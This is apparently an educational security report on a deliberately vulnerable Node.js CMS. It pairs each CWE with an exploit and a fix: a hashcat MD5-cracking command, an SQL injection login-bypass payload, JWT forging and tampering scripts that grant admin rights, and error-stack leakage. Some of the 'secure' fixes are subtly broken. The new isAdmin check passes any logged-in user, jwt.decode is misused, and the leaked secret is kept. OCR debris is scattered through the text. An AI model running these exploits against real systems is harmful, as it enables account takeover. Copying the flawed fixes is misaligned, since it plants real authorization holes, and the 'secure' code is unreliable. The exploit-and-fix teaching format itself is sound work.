Fix To protect against the mass assignment vulnerability, we need to extract only the necessary data from the user data. In this example, we do not give the option of creating another administrator, so we do not extract this information and set the field "admin" to false by default in the database query.

```
/* /secure/server/user-dao.js */
 return new Promise((resolve, reject) => {
    const sql = "INSERT INTO users (name, mail, pswHash, salt, admin) VALUES
       (?,?,?,?,?)";
    db.run(
      sql,
      [
        credentials.name,
        credentials.username.trim().toLowerCase(),
        hashedPassword,
        salt,
        false,
      ],
      function (err) {
        if (err) {
          reject(err);
        } else {
          console.log("LASTID", this.lastID);
          resolve(this.lastID);
        }
      }
    );
  });
```

CWE-328: Use of Weak Hash

Exploit The password entered by the user before being entered into the database is hashed using the md5 algorithm. This is a weak hashing algorithm that has several collisions.

```
/* /vulnerable/server/user-dao.js */
exports.registerUser = (credentials) => {
  const hashedPassword = crypto
    .createHash("md5")
    .update(credentials.password)
    .digest("hex");

  return new Promise((resolve, reject) => {
    const sql = "INSERT INTO users (name, mail, pswHash, admin) VALUES (?,?,?,?)";
    db.run(
      sql,
      [
        credentials.name,
        credentials.username.trim().toLowerCase(),
        hashedPassword,
        credentials.admin,
      ],
      function (err) {
        if (err) {
          reject(err);
        } else {
          resolve(this.lastID);
        }
      }
    );
  });
};
```

If an attacker is able to retrieve the hashed password from the database, he can use several tools to recover the password. One such tool is Hashcat, an open source tool that manages to recover the password using several approaches. If we put the list of recovered passwords in a file "passHash.txt" and download a famous password wordlist "rockyou.txt" we can use Dictionary mode to get the password. With this mode Hashcat will use the wordlist from which it will generate and compare hashes
One input that you can use is the following:

```
hashcat -m 0 -a 0 passHash.txt rockyou.txt
```

Where "-m 0" represent the MD5 hash function and "a -0" the Dictionary mode
The output that we obtain is the following :

```
Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 1 sec

5f4dcc3b5aa765d61d8327deb882cf99:password

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 5f4dcc3b5aa765d61d8327deb882cf99
Time.Started.....: Mon Feb 12 17:20:21 2024 (0 secs)
Time.Estimated...: Mon Feb 12 17:20:21 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 33671.1 kH/s (1.76ms) @ Accel:1024 Loops:1 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 196608/14344384 (1.37%)
Rejected.........: 0/196608 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> piggy!
Hardware.Mon.#1..: Temp: 42c Util:  0% Core:1645MHz Mem:3504MHz Bus:16
```

Now the attacker has the password in plain text and can log in as a normal user

Fix To protect against this vulnerability we need to use a stronger hashing algorithm, but most importantly we need to use salt, a long, random string of bytes to be concatenated to the password to make its hash unpredictable and slow down attacks such as the dictionary attack that are based on pre-computing lists of hashed passwords, and to achieve this we use the bcrypt library that guarantees the creation of secure hashes for passwords .
In addition, to provide additional security we include the constraints that the password must be at least 8 characters and contain at least one special character.

```
/* /secure/server/user-dao.js */
exports.registerUser = (credentials) => {
const password = credentials.password;

return new Promise((resolve, reject) => {
    bcrypt.genSalt(14, (err, salt) => {
      if (err) {
        console.log(err)
        reject(err);
      } else {
        bcrypt.hash(password, salt, (err, hash) => {
          console.log("HERE")
          if (err) {
            reject(err);
          } else {
            const sql = "INSERT INTO users (name, mail, pswHash, salt, admin) VALUES
                (?,?,?,?,?)";
            db.run(
              sql,
              [
                credentials.name,
                credentials.username.trim().toLowerCase(),
                hash,
                salt,
                false,
              ],
              function (err) {
                if (err) {
                  reject(err);
                } else {
                  console.log("LASTID", this.lastID);
                  resolve(this.lastID);
                }
              }
            );
          }
        });
      }
    });
  });
};

.....

/* /secure/server/index.js */
 app.post(
  "/api/register",
  [
    body("username").isEmail(),
    body("name").not().isEmpty(),
    body("password")
      .not()
      .isEmpty()
      .withMessage("Password cannot be empty")
      .isLength({ min: 8 })
      .withMessage("Password must be at least 8 characters long")
      .matches(/^(?=.*[!@#$%^&*()\-_=+{};:,<.>])(?=.*[a-zA-Z0-9]).{8,}$/)
      .withMessage("Password must contain at least one special character"),
  ],[...]
```

CWE-89: SQL Injection

Exploit A SQL injection attack happens when a user injects malicious bits of SQL into your database queries.
In this example we insert data directly from the user into the query without having sanitized it

Note: This query is located within the index.js file than the other queries as it was the only way to have it detected by the Semgrep pattern.

```
/* /vulnerable/server/index.js */
   app.post("/api/sessions", async (req, res) => {

  const hashedPassword = crypto
    .createHash("md5")
    .update(req.body.password)
    .digest("hex");

  const db = new sqlite3.Database("cms.db", (err) => {
    if (err) throw err;
  });

  console.log("USERAME", req.body.username);
  await db.get(
    `SELECT * FROM users WHERE mail = '${req.body.username}' and pswHash =
       '${hashedPassword}'`,
    (err, row) => {
    [...]
    }
  );
});
```

We can exploit this vulnerability by creating a specific input to get the access token without having the password.
Suppose we know the e-mail but not the password, we can make a POST request like this below or use these credentials directly during authentication in the browser.

```
POST /api/sessions HTTP/1.1
Host: localhost:3001
Content-Type: application/json

{
    "username": "mario@example.org' --",
    "password": "UknownPassword"
}
```

The " ' " character will cause the string to terminate, while the "–" represents the comment in SQLite , so the rest of the query will be commented out, making the password useless for the result.
If we execute this POST request we get this response from the server:

```
HTTP/1.1 200 OK
 [...]
 access_token=eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJpZCI6MSwidXNlcm5hbWUiOiJtYXJpb0
 BleGFtcGxlLm9yZyIsIm5hbWUiOiJNYXJpbyIsImFkbWluIjoxLCJpYXQiOjE3MDc4MjU2ODh9.;
 Max-Age=604800; Path=/; Expires=Tue, 20 Feb 2024 12:01:28 GMT; HttpOnly
[...]

{
  "id": 1,
  "username": "mario@example.org",
  "name": "Mario",
  "admin": 1
}
```

Now with this Access Token we can either make requests to the server as a logged in user or put it in the browser as a cookie and log in from the frontend

Fix To defend against SQL injection, parameterized queries have been introduced, where a placeholder "?" is placed in place of the actual value and this will be replaced when the query is executed. This parameter is mainly intended to check that the variable from which it will take the value does not contain any SQL code. So the fixed code looks like as :

```
/* /secure/server/index.js */
 db.get(
'SELECT * FROM users WHERE mail = ? and pswHash =
   ?',[req.body.username,hashedPassword],
(err, row) => {
  if (err) {
    return err;
  } else if (row === undefined) {
    res.status(400).json({ error: "The Email or Password is wrong " });
  } else {
    const user = {
      id: row.id,
      username: row.mail,
      name: row.name,
      admin: row.admin,
    };
```

CWE-798: Use of Hard-coded Credentials


Exploit The most basic and common mistake is using hardcoded secrets for JWT generation/verification. This allows an attacker to forge the token if the source code (and JWT secret in it) is publicly exposed or leaked. In our example we put the secret in the index file of the server

```
/* /vulnerable/server/index.js */
[...]
  const app = new express();
  const port = 3001;
  const jwtSecret = "mydfs68jlk5620jds7akl8m127a8sdh168hj";
[...]
```

The loss of the jwt token completely destroys the security of the token itself. If an attacker comes into possession of it, he can easily recreate a token with the information he wants and re-sign it bypassing any control. For example, as we can see from this script an attacker can generate a token with this information:

```
/* /exploit/hardCodedCredential.js */
const jwt = require('jsonwebtoken');

const jwtSecret = "mydfs68jlk5620jds7akl8m127a8sdh168hj";

const obj ={
    id:9,
    name:"Test",
    username :"test@example.org",
    admin: 1,
}
const token = jwt.sign(obj, jwtSecret,{ algorithm: "none" });
console.log(token)
```

If we run the script we get a new token, now all we need to do is to enter it into the cookies as an access token to be logged in as admin users.



```
access_token=<token obtained from the script >; Path=/; HttpOnly; Expires=Fri, 08 Mar 2024 15:14:50 GMT;
```

Fix Best practice is to include the secret in the environment variable, then create an ".env" file and put all sensitive data in there.

Note: The main purpose is of course to hide the jwt secret, because if it is discovered the exploit we saw earlier will always work.

```
/* /secure/server/.env */
JWT_SECRET=mydfs68jlk5620jds7akl8m127a8sdh168hj
```

When it is done include it in the file of interest in this manner:

```
/* /secure/server/index.js */
[...]
  const app = new express();
  const port = 3001;
  const jwtSecret = process.env.JWT_SECRET;
[...]
```

CWE-522: Insufficiently Protected Credentials

Exploit Since the token is encoded in base64 it is easily viewable, so if an attacker gets hold of a token belonging to another user he could view sensitive data that he could use for other attacks. In this example, sensitive data was used to speed up and avoid database calls, but this greatly affects the security of the application.
We can write a simple script to visualize the data contained in the token:

```
/* /exploit/cleartext_Storage.js */
```

```
const token=
    'eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJpZCI6MiwidXNlcm5hbWUiOiJsdWlnaUBleGFtcG
     xlLm9yZyIsIm5hbWUiOiJMdWlnaSIsImFkbWluIjowLCJpYXQiOjE3MDc4NTg4MDN9.';

const separatedToken = token.split('.')
for (let index = 0; index < separatedToken.length; index++) {
    const element = separatedToken[index];

    // Decode base64
    const decodedBuffer = Buffer.from(element, 'base64');

    console.log(decodedBuffer.toString('utf8'));
}
```

The output would be :

```
{"alg":"none","typ":"JWT"}
{"id":2,"username":"luigi@example.org","name":"Luigi","admin":0,"iat":1707858803}
```

Fix To resolve this vulnerability we have to include in the token's payload only the needed information. In our example we need only to include the user id and bring all the other information from the database. So when we create the token we will do:

```
/* /secure/server/index.js */
const userInfo = {
      id: id,
    };
const user = await getUserById(id);

if (user) {
  const token = jwt.sign(userInfo, jwtSecret);

  return res
    .cookie("access_token", token, {
      httpOnly: true,
      maxAge: 1000 * 60 * 60 * 24 * 7 /* 7 days */,
    })
    .status(200)
    .json(user);
}
```

And when we want to bring other information using the token we will do:

```
/* /secure/server/index.js */
app.get("/api/sessions/current", isLoggedIn, async (req, res) => {
  const token = req.cookies.access_token;
  if (token) {
    let decoded = jwt.decode(token, jwtSecret);
    if (decoded.id) {
      const user = await getUserById(decoded.id);

      if (user) {
        return res.status(200).json(user);
      }

    }
  }
  return res.status(401).json({ error: "No previous session established !" });
});
```

CWE-327: Use of a Broken or Risky Cryptographic Algorithm

Fix Note: As we mentioned earlier in the vulnerability analysis, this is a false positive in that it is not possible to make an exploit in our application but this still needs to be fixed as it is good practice not to use the none algorithm and in the secure version of the application it will be changed. Also a reminder that it is no longer possible to use the none algorithm in new versions of the "jsonwebtoken" library in Node.js.


To solve the problem we need to use a stronger algorithm such as "HMAC-SHA-256" (HS256) used by default, this way the token will be "signed" and we can notice if it is changed

```
/* /secure/server/index.js */
const userInfo = {
    id: row.id,
    createdAt: new Date().toISOString()
};
const user = await getUserById(row.id);
if (user) {
    const token = jwt.sign(userInfo, jwtSecret,{expiresIn:'7d'});
    return res
        .cookie("access_token", token, {
            httpOnly: true,
            maxAge: 1000 * 60 * 60 * 24 * 7 /* 7 days */,
        })
        .status(200)
        .json(user);
}
```

We also add the "createdAt" field to make the token different for each authentication, plus we give it a maximum lifetime so that it cannot be reused in the future.

CWE-345: Insufficient Verification of Data Authenticity

Exploit Sometimes developers rely on their methods of token verification instead of using built-in API, or omit verification completely. In this example, the "verification" of the token is done by simply verifying that it exists, assuming that only an already logged in user can have it. This implies that a malicious actor could forge a JWT token under any pretense or that a logged-in user could change his token to have administrator permissions. For example, a logged user can view and bring his token from the Developer Tool in the storage section:



Title	Author	Creation date	Status	Publication date	Actions
[INCOMPLETE] Id porta nibh venenatis	Sofia	June 22, 2023	Draft		Show →
//TODO Feugiat nisl pretium fusce id velit ut	Luigi	June 25, 2023	Draft		Edit Delete Show →
Lorem ipsum dolor sit amet	Mario	June 6, 2023	Published	June 6, 2023	Show →
Etiam malesuada sit amet sem vitae vulputate.	Luigi	June 24, 2023	Published	June 6, 2023	Edit Delete Show →
Ornare lectus sit amet est placerat	Luigi	June 13, 2023	Published	June 11, 2023	Edit Delete Show →
Vulputate odio ut enim blandit volutpat	Giulia	June 15,	Published	June 16,	Show →

Nome	Valore	Domain	Path
access_t...	eyJhbGciOiJu...	localhost	/

```
Dati
access_token:"eyJhbGciOiJub2...MDc5MDY4NDN9."
  Creazione:"Wed, 14 Feb 2024 10:34:03 GMT"
  Dimensione:157
  Domain:"localhost"
  HostOnly:true
  HttpOnly:true
  Path:"/"
  SameSite:"None"
  Scadenza/Max-Age:"Wed, 21 Feb ...10:34:03 GMT"
  Secure:false
  Ultimo accesso:"Wed, 14 Feb 2024 10:34:03 GMT"
Valore analizzato
  access_token:Array
    0:"eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0"
    1:"eyJpZCI6MiwidXNlcm...iOjE3MDc5MDY4NDN9"
    2:""
    length:3
    __proto__:Array
```

```
[vite] connecting...                                        client.ts:18:8
[vite] connected.                                           client.ts:133:14
⚠ Alcuni cookie utilizzano l’attributo “SameSite” consigliato in modo non corretto 3
```


Now with a script he can edit his token. First he can see the information inside it, and thanks to CWE-522 he can see all the fields of the token; here he can see that the information about the administration permissions is inside the token, so he can modify it using this script:

```
/* /exploit/insufficientVerification.js */
const jwt = require('jsonwebtoken');
const readline = require('readline');

const rl = readline.createInterface({
  input: process.stdin,
  output: process.stdout
});

let oldToken;

rl.question('Insert the token: ', (inputString) => {
  console.log(`Token: ${inputString}`);
  oldToken = inputString;

  rl.close();

  handleToken();
});

function handleToken() {

  const separatedToken = oldToken.split('.')

  const header = separatedToken[0];
  const payload = separatedToken[1];

  const decodedPayload = Buffer.from(payload, 'base64');
  const modifiedPayload= decodedPayload.toString('utf8').replace("0","1");
  console.log(modifiedPayload)

  const payloadBase64 = Buffer.from(modifiedPayload).toString('base64');

  const newToken = header+"."+payloadBase64
  //COnvertion to base64URL
  console.log("New Token:", newToken.replace(/\+/g, "-").replace(/\//g,
     "_").replace(/=/g, "."))

}
```

The output of the token would be :

```
 Insert the token:
    eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJpZCI6MiwibWFpbCI6Imx1aWdpQGV4YW1wbGUub3
JnIiwibmFtZSI6Ikx1aWdpIiwiYWRtaW4iOjAsImlhdCI6MTcwODA0MTcwOH0.

Token: eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJpZCI6MiwibWFpbCI6Imx1aWdpQGV4YW1wbG
Uub3JnIiwibmFtZSI6Ikx1aWdpIiwiYWRtaW4iOjAsImlhdCI6MTcwODA0MTcwOH0.

{"id":2,"mail":"luigi@example.org","name":"Luigi","admin":1,"iat":1708041708}

New Token: eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJpZCI6MiwibWFpbCI6Imx1aWdpQGV4YW
1wbGUub3JnIiwibmFtZSI6Ikx1aWdpIiwiYWRtaW4iOjEsImlhdCI6MTcwODA0MTcwOH0.
```

Using the newly generated token, we need to log out, then you can enter the token in the cookie section by entering "access token" in the name section and the token generated by the script as the value. At this point we need to refresh the page. The result would be :



Pages (back-office)

Title	Author	Creation date	Status	Publication date	Actions
[INCOMPLETE] Id porta nibh venenatis	Sofia	June 22, 2023	Draft		Edit Delete Show →
//TODO Feugiat nisl pretium fusce id velit ut	Luigi	June 25, 2023	Draft		Edit Delete Show →
Lorem ipsum dolor sit amet	Mario	June 6, 2023	Published	June 6, 2023	Edit Delete Show →
Etiam malesuada sit amet sem vitae vulputate.	Luigi	June 24, 2023	Published	June 6, 2023	Edit Delete Show →

Nome	Valore	Domain	Path
access_t...	eyJhbGciOiJu...	localhost	/

```
▾ Dati
  ▾ access_token:"eyJhbGciOiJub2...MDc5MDY4NDN9."
      Creazione:"Wed, 14 Feb 2024 10:34:03 GMT"
      Dimensione:157
      Domain:"localhost"
      HostOnly:true
      HttpOnly:true
      Path:"/"
      SameSite:"None"
      Scadenza/Max-Age:"Wed, 21 Feb ...10:34:03 GMT"
      Secure:false
      Ultimo accesso:"Wed, 14 Feb 2024 11:20:48 GMT"
▾ Valore analizzato
  ▾
    ▾ access_token:Array
        0:"eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0"
        1:"eyJpZCI6MiwidXNlcm...iOjE3MDc5MDY4NDN9"
        2:""
        length:3
      ▸ __proto__:Array
```

```
[vite] connecting...                                   client.ts:18:8
[vite] connected.                                      client.ts:133:14
```

Fix To avoid this kind of exploit we have to go and change the way tokens are verified, going to work mainly in the middleware of authentification. The new functions to verify whether the user is logged in or is an admin will be :


```
/* /secure/server/auth-middleware.js */
exports.isLoggedIn = (req, res, next) => {
  const token = req.cookies.access_token
  if (jwt.verify(token,jwtSecret)) {
    return next();
  }

  return res.status(401).json({ error: "Not authenticated" });
};
exports.isAdmin = (req, res, next) => {
  const token = req.cookies.access_token;
  if (jwt.verify(token,jwtSecret)) {
    let decoded = jwt.decode(token, jwtSecret);
    if (decoded.id) return next();

    return res.status(401).json({ error: "You are not the admin !" });
  }

  return res.status(401).json({ error: "Not authenticated" });
};
```

CWE-209: Generation of Error Message Containing Sensitive Information

Exploit Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. It usually happens because of developer forgetfulness that leaves consoles used during debugging. This vulnerability can disclose sensitive data especially about the structure of our application that can help an attacker find other vulnerabilities more interesting for his purpose that can seriously harm the security of our application.
In this example, the error console occurs if there are problems when executing a query for user authentication.

```
/* /vulnerable/server/index.js */
app.post("/api/sessions", (req, res) => {
[...]
const db = new sqlite3.Database("cms.db", (err) => {
    if (err) throw err;
});
  try {
    db.get(
      `SELECT id,mail,name,admin FROM users WHERE mail = '${req.body.username}' and
         pswHash = '${hashedPassword}'`,
      (err, row) => {
        if (err) {
          console.trace(err);
          res.status(500).json({
            error: err.stack + "Unable to contact the database.",
          });
        } else if (row === undefined) {
          res.status(400).json({ error: "The Email or Password is wrong " });
        } else {
          const user = {
            id: row.id,
            username: row.mail,
            name: row.name,
            admin: row.admin,
          };

          const token = jwt.sign(row, jwtSecret, { algorithm: "none" });

          return res
            .cookie("access_token", token, {
              httpOnly: true,
              maxAge: 1000 * 60 * 60 * 24 * 7 /* 7 days */,
            })
            .status(200)
            .json(user);
        }
      }
    );
  } catch (error) {
    console.trace(err);
    res.status(500).json({
      error: err.stack + "Unable to contact the database.",
    });
  }
});
```

If there should be any error in communication with the database during the user's log In, the function would send an error telling the attacker the whole stack of error execution. We can simulate a 500 error by going to change the database name from "cms.db" to "test.db" in the first few lines of the code above. After we changed the database's name, we just press on "Login" button in the Login page.



